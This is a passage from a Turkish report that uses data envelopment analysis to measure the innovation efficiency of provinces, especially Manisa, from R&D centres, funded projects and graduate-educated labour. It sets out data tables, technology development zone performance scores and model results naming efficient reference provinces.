Birinci grup VZA modelleri için gözlem kümesi olarak Ar-Ge merkezi bulunan 28 il seçilmiştir. Türkiye'deki 81 ilin tamamında Ar-Ge merkezi bulunmadığından, inovasyon için bir girdi niteliği taşıyan Ar-Ge merkezi sayısı değişkeni bazı illerde sıfır değerini almaktadır. Bunun yanında, Ar-Ge merkezi bulunmayan bir ilde modelin girdilerinden herhangi biri de sıfır değerini aldığından analiz çözümsüz olmaktadır. Bu nedenle birinci grup VZA modelleri Ar-Ge merkezi bulunan 28 ili kapsayan gözlem kümesi üzerinden çözümlenmiştir. Tablo 2, birinci grup VZA modellerinde kullanılan girdi ve çıktı değişkenlerinin değerlerini ve gözlem kümesindeki illeri göstermektedir.

Tablo 2. Birinci Grup VZA Modellerinde Kullanılan Veri Seti

	İL	PATENT	FM	ET	Ar-Ge Merkezi Sayısı	Desteklenen Proje Sayısı	Yürürlükteki Projelere Yıl İçinde Aktarılan Tutar (Bin TL)	Lisansüstü Eğitimli İşgücü
1	ADANA	8	23	68	2	27	7.849	15.785
2	ANKARA	186	316	736	25	488	272.705	132.939
3	AYDIN	4	27	27	2	12	3.316	7.889
4	BALIKESİR	4	15	33	1	4	971	8.283
5	BİLECİK	3	0	4	2	2	402	1.434
6	BOLU	1	4	6	1	8	1.666	2.929
7	BURSA	131	191	946	31	37	5.680	23.177
8	ÇANAKKALE	3	2	16	1	30	4.915	5.260
9	ÇORUM	2	11	12	1	1	316	2.778
10	ESKİŞEHİR	27	22	60	5	39	8.168	13.389
11	GAZİANTEP	13	39	341	1	18	3.806	10.007
12	İSTANBUL	842	1070	3736	62	493	112.027	250.445
13	İZMİR	86	235	534	18	189	40.579	56.698
14	KAYSERİ	19	105	610	1	70	11.413	12.069
15	KIRKLARELİ	6	2	38	1	1	260	2.456
16	KOCAELİ	104	72	153	30	78	106.399	16.548
17	KONYA	42	185	370	2	56	8.920	18.926
18	KÜTAHYA	3	4	71	1	6	1.255	4.193
19	MALATYA	6	3	8	1	33	4.310	6.009

20	MANİSA	59	55	80	9	7	1.305	6.980
21	K.MARAŞ	1	11	39	1	8	2.944	5.878
22	SAKARYA	20	33	59	4	26	3.238	8.004
23	SAMSUN	7	11	38	1	44	6.234	9.575
24	SİVAS	1	3	15	1	11	4.137	4.017
25	TEKİRDAĞ	58	23	30	8	9	1.741	6.895
26	DÜZCE	1	8	7	4	5	1.753	2.402
27	YALOVA	0	2	10	1	7	1.223.486	2.517
28	ZONGULDAK	1	2	10	1	7	702.509	3.950

2.4.2. İkinci ve Üçüncü Grup VZA Modelleri

Patent, faydalı model ve endüstriyel tasarım sayılarının her bir ildeki “toplam” sayıları çıktı olarak kabul edildiğinde ise analizi daha detaylı hale getirebilmek adına yine iki yol denenmiştir. Buna göre ilk olarak, söz konusu bu üç değişkenden en az birine ilişkin verisi olan tüm iller baz alınarak (69 il) bir veri seti oluşturulmuş ve analize tabi tutulmuştur.

Daha sonra ise bu veri seti SEGE-2011⁴e göre birinci, ikinci ve üçüncü kademe gelişmiş illere göre yeniden düzenlenmiş ve yine bu gruplama içinde illerin etkinlikleri değerlendirilmiştir. Burada amaçlanan, Manisa ilinin etkinliğini kendisinden daha gelişmiş illere göre kıyaslamaktır. Böylece referans alınması gereken iller belirlenmeye çalışılmıştır.

Aşağıdaki Tablo 3’te SEGE-2011’e göre birinci, ikinci ve üçüncü kademe gelişmiş iller (toplam 33 il) sırasıyla 1, 2 ve 3 şeklinde kodlanmıştır. Burada benimsenen yaklaşım ikinci (69 il) ve üçüncü (33 il) grup VZA modellerini oluşturmaktadır.

Tablo 3. İkinci ve Üçüncü Grup VZA Modellerinde Kullanılan Veri Seti

	SEGE-2011 Kademe	İL	Patent	Ar-Ge	Desteklenen	Yürürlükteki	Lisansüstü
			F. Model	Merkezi	Proje Sayısı	Projelere Yıl	Eğitimli
			E. Tasarım	Sayısı		İçinde Aktarılan	İşgücü
			Toplamı			Tutar (Bin TL)	
1	2	Adana	99	2	27	7.849	15.785
2		Adıyaman	4	0	3	489	2.458
3		Afyon	22	0	7	1.555	4.438
4		Aksaray	18	0	2	550	2.299
5	1	Ankara	1238	25	488	272.705	132.939
6	1	Antalya	134	0	68	11.579	19.304

⁴ SEGE:

7		Artvin	1	0	1	322	1.087
8	2	Aydın	58	2	12	3.316	7.889
9	3	Balıkesir	52	1	4	971	8.283
10		Bartın	4	0	2	392	1.204
11		Batman	7	0	1	203	2.018
12	3	Bilecik	7	2	2	402	1.434
13	2	Bolu	11	1	8	1.666	2.929
14	3	Burdur	20	0	5	1.630	1.841
15	1	Bursa	1268	31	37	5.680	23.177
16	2	Çanakkale	21	1	30	4.915	5.260
17		Çankırı	3	0	14	1.858	1.283
18		Çorum	25	1	1	316	2.778
19	2	Denizli	144	0	15	2.562	7.677
20		Diyarbakır	18	0	16	2.079	6.745
21		Düzce	16	4	5	1.753	2.402
22	2	Edirne	11	0	13	2.561	4.238
23		Elazığ	13	0	18	2.716	5.569
24		Erzurum	13	0	42	7.581	6.784
25	1	Eskişehir	109	5	39	8.168	13.389
26	3	Gaziantep	393	1	18	3.806	10.007
27		Giresun	10	0	5	549	2.624
28		Gümüşhane	3	0	5	794	1.011
29		Hatay	52	0	12	3.236	6.815
30		Iğdır	3	0	1	32	816
31	2	Isparta	26	0	47	7.609	5.111
32	1	İstanbul	5648	62	493	112.027	250.445
33	1	İzmir	855	18	189	40.579	56.698
34		K.Maraş	51	1	8	2.944	5.878
35	3	Karabük	1	0	4	1.258	2.184
36	3	Karaman	74	0	4	931	1.421
37		Kastamonu	8	0	3	680	2.256
38	2	Kayseri	734	1	70	11.413	12.069
39		Kırıkkale	3	0	12	1.895	1.966
40	2	Kırklareli	46	1	1	260	2.456
41		Kırşehir	12	0	3	286	1.677
42		Kilis	2	0	2	59	625
43	1	Kocaeli	329	30	78	106.399	16.548
44	2	Konya	597	2	56	8.920	18.926

45		Kütahya	78	1	6	1.255	4.193
46		Malatya	17	1	33	4.310	6.009
47	3	Manisa	194	9	7	1.305	6.980
48	3	Mersin	59	0	20	2.538	11.010
49	1	Muğla	19	0	12	2.000	8.536
50		Nevşehir	13	0	2	224	1.788
51		Niğde	6	0	14	2.742	2.428
52		Ordu	4	0	2	249	3.611
53		Osmaniye	1	0	4	469	2.194
54		Rize	7	0	14	2.601	2.574
55	2	Sakarya	112	4	26	3.238	8.004
56	3	Samsun	56	1	44	6.234	9.575
57		Siirt	1	0	3	468	1.043
58		Sinop	1	0	5	352	1.133
59		Sivas	19	1	11	4.137	4.017
60		Şanlıurfa	15	0	7	1.117	5.008
61		Şırnak	2	0	2	32	1.069
62	2	Tekirdağ	111	8	9	1.741	6.895
63		Tokat	8	0	9	2.260	3.695
64	3	Trabzon	36	0	43	7.313	7.837
65	3	Uşak	8	0	5	351	2.381
66		Van	3	0	17	2.890	3.832
67	2	Yalova	12	1	7	1.223	2.517
68		Yozgat	3	0	2	459	1.947
69	3	Zonguldak	13	1	7	703	3.950

Son olarak illerin inovasyon kapasitelerinin artırılmasında önemli bir yere sahip olan TGB'lerin 2015 performans puanını dikkate alan modeller oluşturulmuştur. Bilim, Sanayi ve Teknoloji Bakanlığı, Bilim ve Teknoloji Genel Müdürlüğü'nün Teknoloji Geliştirme Bölgeleri Performans Endeksi 2015 yılı sonuçları aşağıdaki Tablo 4'te derlenmiştir.

Tablo 4. Teknoloji Geliştirme Bölgeleri Performans Endeksi (2015)

Sıra	TGB Adı	Genel Toplam	Sıra	TGB Adı	Genel Toplam
1	Ankara ODTÜ Teknokent TGB	62,52	21	İstanbul İstanbul Üniversitesi TGB	37,1
2	İstanbul İTÜ Arı Teknokent	54,92	22	Denizli Pamukkale Üniversitesi TGB	37,05
3	Ankara TGB(CYBERPARK)	50,42	23	Elazığ Fırat TGB	36,61
4	İzmir İzmir TGB	49,82	24	İstanbul Boğaziçi Üniversitesi TGB	36,43
5	Kayseri Erciyes Üniversitesi TGB	49,56	25	Bursa Ulutek TGB	36,05

6	Mersin TGB	49,01	26	Kahramanmaraş TGB	35,99
7	İstanbul İstanbul TGB	46,83	27	Isparta Göller Bölgesi TGB	35,86
8	İzmir Dokuz Eylül TGB	46,78	28	Ankara Ankara Üniversitesi TGB	34,95
9	İstanbul TÜBİTAK Marmara TGB	45,68	29	Ankara Hacettepe Üniversitesi TGB	34,52
10	Konya Selçuk Üniversitesi TGB	44,06	30	Edirne Trakya Üniversitesi Edirne TGB	33,24
11	İstanbul Yıldız Teknik Üniversitesi	43,72	31	Adana Çukurova TGB	32,89
12	Ankara Gazi Teknopark TGB	43,48	32	Tokat TGB	31,7
13	Erzurum Ata Teknokent	42,98	33	Sivas TGB	29,56
14	Samsun TGB	40,23	34	Malatya TGB	26,6
15	Tekirdağ Namık Kemal Üniversitesi TGB	39,49	35	Antalya Batı Akdeniz Teknokent	24,81
16	Eskişehir TGB	38,62	36	Gaziantep Üniversitesi TGB	24,11
17	Trabzon TGB	38,6	37	Düzce Teknopark TGB	24,07
18	Sakarya Sakarya Üniversitesi TGB	38,05	38	Kütahya Dumlupınar Tasarım TGB	20,93
19	Kocaeli GOSB Teknopark TGB	37,24	39	Bolu TGB	16,22
20	Kocaeli Kocaeli Üniversitesi TGB	37,22			

Kaynak: Bilim ve Teknoloji Genel Müdürlüğü.

Tablo 4'ten de izlenebileceği gibi Ankara, İstanbul, İzmir ve Kocaeli illerinde birden fazla TGB mevcuttur. İllerde yer alan bu TGB'ler birleştirilerek analize dahil edilmiştir. Birleştirme yöntemi olarak iki yaklaşım geliştirilmiştir. Buna göre ilk yaklaşımda bir ilde yer alan tüm TGB'lerin performans puanları toplanmış ve her il için tek bir performans puanı bulunmuştur. İkinci yaklaşım olarak ise her bir ilde yer alan TGB'lerin performans puanlarının ortalaması alınmıştır. Bu yolla yine her il için tek bir performans puanı elde edilmiştir. Her iki yaklaşıma göre ulaşılan performans puanları TGB'si bulunan 28 il için aşağıdaki şekilde özetlenmiştir (tablo 5).

Tablo 5. Analize Dahil Edilen İllerdeki TGB'lerin Performans Puanları

Sıra		Toplamlı	Sıra		Ortalamalı
1	İstanbul	264,68	1	Kayseri	49,56
2	Ankara	225,89	2	Mersin	49,01
3	İzmir	96,60	3	İzmir	48,30
4	Kocaeli	74,46	4	Ankara	45,18
5	Kayseri	49,56	5	İstanbul	44,11
6	Mersin	49,01	6	Konya	44,06
7	Konya	44,06	7	Erzurum	42,98
8	Erzurum	42,98	8	Samsun	40,23
9	Samsun	40,23	9	Tekirdağ	39,49
10	Tekirdağ	39,49	10	Eskişehir	38,62

11	Eskişehir	38,62	11	Trabzon	38,60
12	Trabzon	38,60	12	Sakarya	38,05
13	Sakarya	38,05	13	Kocaeli	37,23
14	Denizli	37,05	14	Denizli	37,05
15	Elazığ	36,61	15	Elazığ	36,61
16	Bursa	36,05	16	Bursa	36,05
17	K.maraş	35,99	17	K.maraş	35,99
18	Isparta	35,86	18	Isparta	35,86
19	Edirne	33,24	19	Edirne	33,24
20	Adana	32,89	20	Adana	32,89
21	Tokat	31,70	21	Tokat	31,70
22	Sivas	29,56	22	Sivas	29,56
23	Malatya	26,60	23	Malatya	26,60
24	Antalya	24,81	24	Antalya	24,81
25	Gaziantep	24,11	25	Gaziantep	24,11
26	Düzce	24,07	26	Düzce	24,07
27	Kütahya	20,93	27	Kütahya	20,93
28	Bolu	16,22	28	Bolu	16,22

2.4.3. Dördüncü Grup VZA Modelleri

TGB performans puanları hesaplandıktan sonra analizi daha geniş il düzeyinde gerçekleştirebilmek, daha açık bir ifadeyle Manisa ilinin diğer iller karşısındaki etkinlik düzeyini de görebilmek amacıyla SEGE-2011'in gelişmişlik sıralamasındaki birinci, ikinci ve üçüncü kademe iller de dikkate alınarak yeni bir veri setine ulaşılmıştır. Yani SEGE-2011'in ilk üç grubunda yer almasa da TGB'si bulunan, buna bağlı olarak TGB performans puanı olan iller de analize dahil edilerek toplam 41 il üzerinden etkinlik ölçümü gerçekleştirilmiştir. Sonuç olarak aşağıdaki tabloda (tablo 6) özetlenmeye çalışılan veri seti dördüncü grup VZA modelleri için kullanılmıştır.

Tablo 6. Dördüncü Grup VZA Modellerinde Kullanılan Veri Seti

Sıra	İl	Patent F. Model E. Tasarım Toplamı	TOPLAM TGB Performans Puanı	ORTALAMA TGB Performans Puanı	Ar-Ge Merkezi Sayısı	Desteklenen Proje Sayısı	Yürürlükteki Projelere Yıl İçinde Akarılan Tutar (Bin TL)	Lisansüstü Eğitimli İşgücü
1	Adana	99	32,89	32,89	2	27	7.849	15.785
2	Ankara	1.238	225,89	45,18	25	488	272.705	132.939
3	Antalya	134	24,81	24,81	0	68	11.579	19.304

4	Aydın	58	0	0,00	2	12	3.316	7.889
5	Balıkesir	52	0	0,00	1	4	971	8.283
6	Bilecik	7	0	0,00	2	2	402	1.434
7	Bolu	11	16,22	16,22	1	8	1.666	2.929
8	Burdur	20	0	0,00	0	5	1.630	1.841
9	Bursa	1.268	36,05	36,05	31	37	5.680	23.177
10	Çanakkale	21	0	0,00	1	30	4.915	5.260
11	Denizli	144	37,05	37,05	0	15	2.562	7.677
12	Düzce	16	24,07	24,07	4	5	1.753	2.402
13	Edirne	11	33,24	33,24	0	13	2.561	4.238
14	Elazığ	13	36,61	36,61	0	18	2.716	5.569
15	Erzurum	13	42,98	42,98	0	42	7.581	6.784
16	Eskişehir	109	38,62	38,62	5	39	8.168	13.389
17	Gaziantep	393	24,11	24,11	1	18	3.806	10.007
18	Isparta	26	35,86	35,86	0	47	7.609	5.111
19	İstanbul	5.648	264,68	44,11	62	493	112.027	250.445
20	İzmir	855	96,6	48,30	18	189	40.579	56.698
21	K.maraş	51	35,99	35,99	1	8	2.944	5.878
22	Karabük	1	0	0,00	0	4	1.258	2.184
23	Karaman	74	0	0,00	0	4	931	1.421
24	Kayseri	734	49,56	49,56	1	70	11.413	12.069
25	Kırklareli	46	0	0,00	1	1	260	2.456
26	Kocaeli	329	74,46	37,23	30	78	106.399	16.548
27	Konya	597	44,06	44,06	2	56	8.920	18.926
28	Kütahya	78	20,93	20,93	1	6	1.255	4.193
29	Malatya	17	26,6	26,60	1	33	4.310	6.009
30	Manisa	194	0	0,00	9	7	1.305	6.980
31	Mersin	59	49,01	49,01	0	20	2.538	11.010
32	Muğla	19	0	0,00	0	12	2.000	8.536
33	Sakarya	112	38,05	38,05	4	26	3.238	8.004
34	Samsun	56	40,23	40,23	1	44	6.234	9.575
35	Sivas	19	29,56	29,56	1	11	4.137	4.017
36	Tekirdağ	111	39,49	39,49	8	9	1.741	6.895
37	Tokat	8	31,7	31,70	0	9	2.260	3.695
38	Trabzon	36	38,6	38,60	0	43	7.313	7.837
39	Uşak	8	0	0,00	0	5	351	2.381

40	Yalova	12	0	0,00	1	7	1.223	2.517
41	Zonguldak	13	0	0,00	1	7	703	3.950

2.5. Veri Zarflama Analizi Sonuçları

Yukarıda anlatılan modeller VZA ile çözümlenmiş ve sonuçları aşağıda verilmiştir.

2.5.1. Birinci Grup VZA Modelleri: Ar-Ge Merkezi Olan İllerin İnovasyon Faaliyetleri Açısından Etkinliğinin Ölçümü

Ar-Ge merkezi bulunan 28 ilden oluşan gözlem kümesindeki illerin etkinliğini ölçen birinci grup VZA modellerinin çözüm sonuçları Tablo 7.'de özetlenmiştir. VZA'da etkinlik skorları 0 ile 1 arasında değer almakta; 1 tam etkin gözlemleri göstermekte, 1'in altındaki değerler ise etkinsizliğe işaret etmektedir. Analizlerin sonuçlarına göre 28 il içerisinde Konya tüm modellerde etkin olan tek ildir. Etkin il sayısı 3 ile 9 arasında değişkenlik göstermiştir. 28 ilin ortalama etkinlik skoru ise modellere göre değişim göstermekle birlikte (0,346 ile 0,564 arasında değişen değerlerde) 1'in oldukça altında yer almaktadır. Ar-Ge merkezlerinin bulunduğu illerin genel olarak gelişmiş illerden oluştuğu düşünüldüğünde, genel olarak yüksek düzeyde etkinsizlik olduğu söylenebilir.

Bu grup analizde patent, faydalı model ve endüstriyel tasarım sayılarının ayrı ayrı ve birlikte çıktı olarak düşünüldüğü 12 VZA modeli çözümlenmiştir. Modellere ilişkin çıktı ve girdi değişkenlerinin neler olduğu, Tablo 7'nin ikinci ve üçüncü sütunundan takip edilebilir. Manisa ilinin kurulan bu on iki model içinde sadece bir modelde (9. Model) etkin olmadığı görülmüştür. Burada Manisa'nın etkin olabilmesi için Çorum ilini dikkate alarak faydalı model sayısını 55'ten 77'ye çıkarması gerekmektedir. Daha önce de ifade edilmeye çalışıldığı gibi, VZA homojen oldukları varsayılan karar birimlerini kendi aralarında kıyaslayarak en iyi gözlemlerden etkinlik sınırını oluşturur. Daha sonra, diğer gözlemleri en etkin gözlemlere göre değerlendirir. Başka bir ifadeyle VZA ile Ar-Ge merkezi olan 28 il içinde bir analiz yapmış ve Manisa ilinin bu 28 il içinde Ar-Ge merkezi, TÜBİTAK tarafından desteklenen akademik proje sayısı, bu projelere aktarılan tutar, lisansüstü eğitilmiş işgücü gibi girdi değişkenlerini daha etkin kullandığını göstermiştir. Bu durum inovasyon faaliyetleri açısından Manisa'nın görece olarak daha etkin olduğu yönünde bir ipucu verse de, araştırmaya dahil edilen il sayısı artırıldıkça durumun değiştiği gözlenmiştir. Bu bulgular için Tablo 8, Tablo 9, Tablo 10 ve Tablo 11'e bakılabilir.

Tablo 7. Birinci Grup VZA Modellerinin Bulguları

VZA MODELİ*			Ortalama Etkinlik Skoru	Manisa Etkinlik Skoru	Manisa İli İçin Hedef Çıktı	Etkin İller**
	Çıktı	Girdi				
1	Patent	ARGE+Tutar	0,408	1,000		İstanbul, Konya, Manisa, Tekirdağ
2	Patent+F.Model	ARGE+Tutar	0,475	1,000		Çorum, İstanbul, Kayseri, Konya, Manisa, Tekirdağ
3	Patent	ARGE+Tutar+Eğ. İşgücü	0,449	1,000		İstanbul, Konya, Manisa, Tekirdağ
4	F.Model	ARGE+Tutar	0,346	1,000		Çorum, Kayseri, Konya, Manisa
5	F.Model	ARGE+Tutar+Eğ. İşgücü	0,396	1,000		Çorum, Kayseri, Konya, Manisa
6	Patent	ARGE+Des. Sayısı	0,420	1,000		İstanbul, Konya, Manisa, Tekirdağ
7	Patent+F.Model	ARGE+Des. Sayısı	0,503	1,000		Çorum, İstanbul, Kayseri, Konya, Manisa, Tekirdağ
8	Patent	ARGE+Des. Sayısı+ Eğ. İşgücü	0,456	1,000		İstanbul, Konya, Manisa, Tekirdağ
9	F.Model	ARGE+Des. Sayısı	0,356	0,714	55 → 77	Çorum, Kayseri, Konya
10	F.Model	ARGE+Des. Sayısı+ Eğ. İşgücü	0,423	1,000		Çorum, Kayseri, Konya, Manisa
11	Patent+F.Model	ARGE+Des. Sayısı+ Eğ. İşgücü	0,551	1,000		Çorum, İstanbul, Kayseri, Konya, Manisa, Tekirdağ

12	Patent+F.Model+E.Tasarım	ARGE+Tutar+Eğ. İşgücü	0,564	1,000		Bursa, Çorum, Gaziantep, İstanbul, Kayseri, Kırklareli, Konya, Manisa, Tekirdağ
*; Patent: Patent Sayısı, F.Model: Faydalı Model Sayısı, E.Tasarım: Endüstriyel Tasarım Sayısı, ARGE: İllerdeki AR-GE Merkezi Sayısı, Tutar: Yürürlükteki Projelere Yıl İçinde Aktarılan Tutar (TL), Eğ.İşgücü: İllerdeki Lisansüstü Eğitimli İşgücü Sayısı, Des.Sayısı: Desteklenen Proje Sayısı **; Koyu ve İtalik iller, Manisa'nın referans alması gereken illerdir.						

2.5.2. İkinci Grup VZA Modelleri: Üç Çıktı Değişkeninden (Patent, Faydalı Model ve Endüstriyel Tasarım) En Az Birine İlişkin Verisi Bulunan İllerin İnovasyon Faaliyetleri Açısından Etkinliğinin Ölçümü

Bir ildeki patent, faydalı model ve endüstriyel tasarım sayıları toplanarak inovasyon faaliyetleri için bir gösterge (çıktı) olarak kullanılmıştır. Böylece bu değişkenlerin ayrı ayrı kullanılmasına bağlı olarak ortaya çıkan sorunlar çözülmüştür. Toplam sayılar kullanıldığında, bir ilin çıktı değişkeni açısından sıfır değeri alması durumu büyük ölçüde giderilmiştir. Bu uygulama analize dahil edilebilecek il sayısını 69'a kadar yükseltmiştir. Geriye kalan 12 ilin patent, faydalı model ve endüstriyel tasarımı hiç olmadığından analiz dışı bırakılması gerekmiştir. 69 ilin dahil edildiği ikinci grup VZA modellerinin sonuçları Tablo 8'de derlenmiştir.

Manisa'nın etkinlik skorlarının değerlendirilmesine geçmeden önce, 69 ilin ortalama etkinlik skorları incelenmelidir. Bir önceki kısımda, Ar-Ge merkezi bulunan illerin inovasyon faaliyetlerinin ortalama etkinliği, 0,346 ile 0,564 arasında değişen değerlerde hesaplanmıştı. Bu grupta yer alan illerin ortalama etkinliği ise önceki grubun çok altında kalmıştır. Hiçbir modelde ortalama etkinlik 0,30'a ulaşamamıştır. Önceki gözlem kümesindeki illerin genel olarak gelişmiş illerden oluşması, bu grupta ise farklı gelişmişlik düzeyine sahip illerin yer alması bunun nedeni olarak görülebilir. İkinci grup modellerin sonuçlarına göre en az 3, en çok 6 tane il etkin, diğerleri ise etkin değildir.

Tablo 8. İkinci Grup VZA Modellerinin Bulguları

VZA MODELİ*			Ort. Etkinlik Skoru	Manisa Etkinlik Skoru	Manisa İli İçin Hedef Çıktı (Mevcut 192)	Etkin İller**
	Çıktı	Girdi				
1	Patent+F.Model+E.Tasarım	ARGE+Des. Sayısı	0,207	0,602	322	Gaziantep, Karaman, <i>Kırklareli</i>
2	Patent+F.Model+E.Tasarım	ARGE+Tutar	0,245	0,666	291	<i>Bursa</i> , Gaziantep, İğdır

3	Patent+F.Model+E.Tasarım	ARGE+ Des. Sayısı +Eğ. İşgücü	0,235	0,756	256	Bursa, Kayseri, Gaziantep, Karaman, Kırklareli
4	Patent+F.Model+E.Tasarım	ARGE+Tutar+ Eğ. İşgücü	0,278	0,666	291	Bursa, Kayseri, Gaziantep, Karaman, Iğdır
5	Patent+F.Model+E.Tasarım	Des. Sayısı +Tutar+Eğ. İşgücü	0,206	0,756	256	Bursa, Kayseri, Kırklareli
6	Patent+F.Model+E.Tasarım	ARGE+Des. Sayısı+ Tutar+ Eğ. İşgücü	0,288	0,756	256	Bursa, Kayseri, Gaziantep, Karaman, Kırklareli, Iğdır
*; Patent: Patent Sayısı, F.Model: Faydalı Model Sayısı, E.Tasarım: Endüstriyel Tasarım Sayısı, Ar-Ge: İllerdeki Ar-Ge Merkezi Sayısı, Tutar: Yürürlükteki Projelere Yıl İçinde Aktarılan Tutar (TL), Eğ.İşgücü: İllerdeki Lisansüstü Eğitimli İşgücü Sayısı, Des.Sayısı: Desteklenen Proje Sayısı **; Koyu ve İtalik iller, Manisa'nın referans alması gereken illerdir.						

Analiz sonuçları, Manisa ilinin söz konusu 69 il arasında etkin bir il olmadığı yönündedir. Genel olarak Manisa ili etkinlik skoru, ortalama etkinlik skorlarının hep üzerinde yer almış ancak etkin düzeye (1,00) ulaşamamıştır. Kurulan altı VZA modelinin dördünde Manisa'nın Kırklareli ili ile beşinde Bursa ili ile eşleştiği görülmüştür. Yani Manisa için referans iller daha çok Kırklareli ve Bursa illeridir. Manisa'nın etkin bir il olabilmesi için patent, faydalı model ve endüstriyel tasarım sayıları toplamını 192'den daha yukarılara (256, 291 ya da 322 gibi) taşıması gerekmektedir.

2.5.3. Üçüncü Grup VZA Modelleri: SEGE-2011'e Göre Birinci, İkinci ve Üçüncü Kademe Gelişmiş İllerin İnovasyon Faaliyetleri Açısından Etkinliğinin Ölçümü

Tablo 9, SEGE-2011'in ilk üç grubunda yer alan 33 ilin bir araya getirildiği veri setine VZA uygulanarak elde edilmiş bulgular için düzenlenmiştir. Bilindiği gibi SEGE-2011'de, kaynakların daha etkin kullanımı ve dengeli kalkınmanın sağlanması için gerekli olan analiz altyapısını sağlamaya çalışılmaktadır. Bunun için sosyal ve ekonomik göstergelerden oluşan birçok değişken kullanılmış ve gelişmişlik sıralaması yapılmıştır. SEGE-2011'e göre Türkiye'nin sosyo-ekonomik gelişmişlik düzeyi en yüksek 33 ilinden oluşan gözlem kümesinin ortalama etkinliği yine oldukça düşüktür. Ortalama etkinlik skorları 0,289 ile 0,364 arasında değişirken, etkin il sayısı da 3 ile 5 arasında değişmektedir. Aslında bu sonuçlar, Türkiye'nin düşük inovasyon profili göz önünde bulundurulduğunda, şaşırtıcı değildir.

Tablo 9. Üçüncü Grup VZA Modellerinin Bulguları

VZA MODELİ*			Ort. Etkinlik Skoru	Manisa Etkinlik Skoru	Manisa İli İçin Hedef Çıktı (Mevcut 192)	Etkin İller**
	Çıktı	Girdi				
1	Patent+F.Model+E.Tasarım	ARGE+Des. Sayısı	0,289	0,602	322	Gaziantep, Karaman, Kırklareli
2	Patent+F.Model+E.Tasarım	ARGE+Tutar	0,320	0,666	291	Bursa , Gaziantep, Karaman
3	Patent+F.Model+E.Tasarım	ARGE+ Des. Sayısı +Eğ. İşgücü	0,340	0,756	256	Bursa , Kayseri, Gaziantep, Karaman, Kırklareli
4	Patent+F.Model+E.Tasarım	ARGE+Tutar+ Eğ. İşgücü	0,353	0,666	291	Bursa , Kayseri, Gaziantep, Karaman
5	Patent+F.Model+E.Tasarım	Des. Sayısı +Tutar+Eğ. İşgücü	0,304	0,756	256	Bursa , Kayseri, Kırklareli
6	Patent+F.Model+E.Tasarım	ARGE+Des. Sayısı+ Tutar+ Eğ. İşgücü	0,364	0,756	256	Bursa , Kayseri, Gaziantep, Karaman, Kırklareli
*; Patent: Patent Sayısı, F.Model: Faydalı Model Sayısı, E.Tasarım: Endüstriyel Tasarım Sayısı, ARGE: İllerdeki AR-GE Merkezi Sayısı, Tutar: Yürürlükteki Projelere Yıl İçinde Aktarılan Tutar (TL), Eğ.İşgücü: İllerdeki Lisansüstü Eğitimli İşgücü Sayısı, Des.Sayısı: Desteklenen Proje Sayısı **: Koyu ve İtalik iller, Manisa'nın referans alması gereken illerdir.						

Bu sonuçlara göre, Manisa ili kurulan hiçbir modelde etkin bulunamamıştır. Manisa ili, hatırlanacağı üzere SEGE-2011'e göre üçüncü kademe gelişmiş iller arasında ve bu grubun en gelişmiş ikinci ilidir. İlk üç kademedeki en gelişmiş 33 ilden oluşan grupta ise 23. sıradadır. Buna rağmen inovasyon faaliyetleri açısından hiçbir modelde etkin çıkmaması düşündürücüdür.

Manisa'nın inovasyon faaliyetleri açısından etkin olabilmesi için veri girdilerle üretmesi gereken patent, faydalı model ve endüstriyel tasarım sayılarının oldukça altındadır. Referans olarak Bursa ili alınırse üretmesi gereken toplam patent, faydalı model ve endüstriyel tasarım sayısını en az 64 (256-192) artırmalıdır. Bu sayı 99'a (291-192) kadar çıkabilmektedir. Buna ek olarak referans il olarak Kırklareli alınırse daha fazla patent, faydalı model ve endüstriyel tasarım üretmesi gerektiği (192'den 322'ye) ifade

edilebilecektir. Bu durum Manisa'nın Kırklareli'ne göre söz konusu girdilerden aynı oranda kullanarak çok daha az çıktı üretiminde bulunduğunu göstermektedir.

2.5.4. Dördüncü Grup VZA Modelleri: SEGE-2011'e Göre Birinci, İkinci ve Üçüncü Kademe Gelişmiş İller ve TGB'si Bulunan İllerin İnovasyon Faaliyetleri Açısından Etkinliğinin Ölçümü

Tablo 10, araştırmadaki dördüncü grup veri setini analiz etmek amacıyla kurulmuş VZA modellerinin bulgularını özetlemektedir. Bu grup veri seti, hatırlanacağı üzere SEGE-2011'in gelişmişlik sıralamasındaki birinci, ikinci ve üçüncü kademe illerden oluşan grup ile TGB'si bulunan illerin bir araya getirilmesi sonucu oluşan toplam 41 ile ait veriyi içermektedir. Tablo iki bölümden oluşmuştur. İlk bölümde TGB performans puanı, her bir ildeki TGB'lerin performans puanlarının toplamı şeklinde ele alınmıştır. İkinci bölümde ise bu puan, her bir ildeki TGB'lerin performans puanlarının ortalaması olarak ele alınmıştır.

Tablo 10. Dördüncü Grup VZA Modellerinin Bulguları

VZA MODELİ*			Ort. Etkinlik Skoru	Manisa Etkinlik Skoru	Manisa İli İçin Hedef Çıktı (Mevcut 192)	Etkin İller**
	Çıktı	Girdi				
Panel A: Performans puanı, her bir ildeki TGB'lerin performans puanlarının toplamı şeklinde ele alınmıştır.						
1	Patent+F.Model+E.Tasarım	TGB+Des. Sayısı	0,161	0,602	322	Bursa, <i>Kırklareli</i>
2	Patent+F.Model+E.Tasarım	TGB+Tutar	0,199	0,233	230	Bursa, <i>Kırklareli</i>
3	Patent+F.Model+E.Tasarım	TGB+ Des. Sayısı +Eğ. İşgücü	0,256	1,00		Bursa, Karaman, Kırklareli, Manisa
4	Patent+F.Model+E.Tasarım	TGB+Tutar+ Eğ. İşgücü	0,244	1,00		Bursa, Karaman, Kırklareli, Manisa
5	Patent+F.Model+E.Tasarım	TGB+ARGE+Des. Sayısı +Tutar+Eğ. İşgücü	0,419	1,00		Antalya, Bursa, Denizli, Gaziantep, İstanbul, Karaman, Kayseri, Kırklareli, Konya, Manisa, Mersin

6	Patent+F.Model+E.Tasarım	TGB+ARGE+Des. Sayısı	0,370	0,602	322	Antalya, Bursa, Gaziantep, İstanbul, Karaman, Kayseri, Kırklareli , Konya, Mersin
7	Patent+F.Model+E.Tasarım	TGB+ARGE+Tutar	0,385	0,841	230	Antalya, Bursa, Gaziantep, İstanbul, Karaman, Kayseri, Kırklareli , Konya, Mersin
Panel B: Performans puanı, her bir ildeki TGB'lerin performans puanlarının ortalaması şeklinde ele alınmıştır.						
1	Patent+F.Model+E.Tasarım	TGB+Des. Sayısı	0,130	0,602	322	İstanbul, Kırklareli
2	Patent+F.Model+E.Tasarım	TGB+Tutar	0,237	0,841	230	Bursa, İstanbul, İzmir, Kırklareli
3	Patent+F.Model+E.Tasarım	TGB+ Des. Sayısı +Eğ. İşgücü	0,278	1,00		Bursa, İstanbul, Karaman, Kırklareli, Manisa
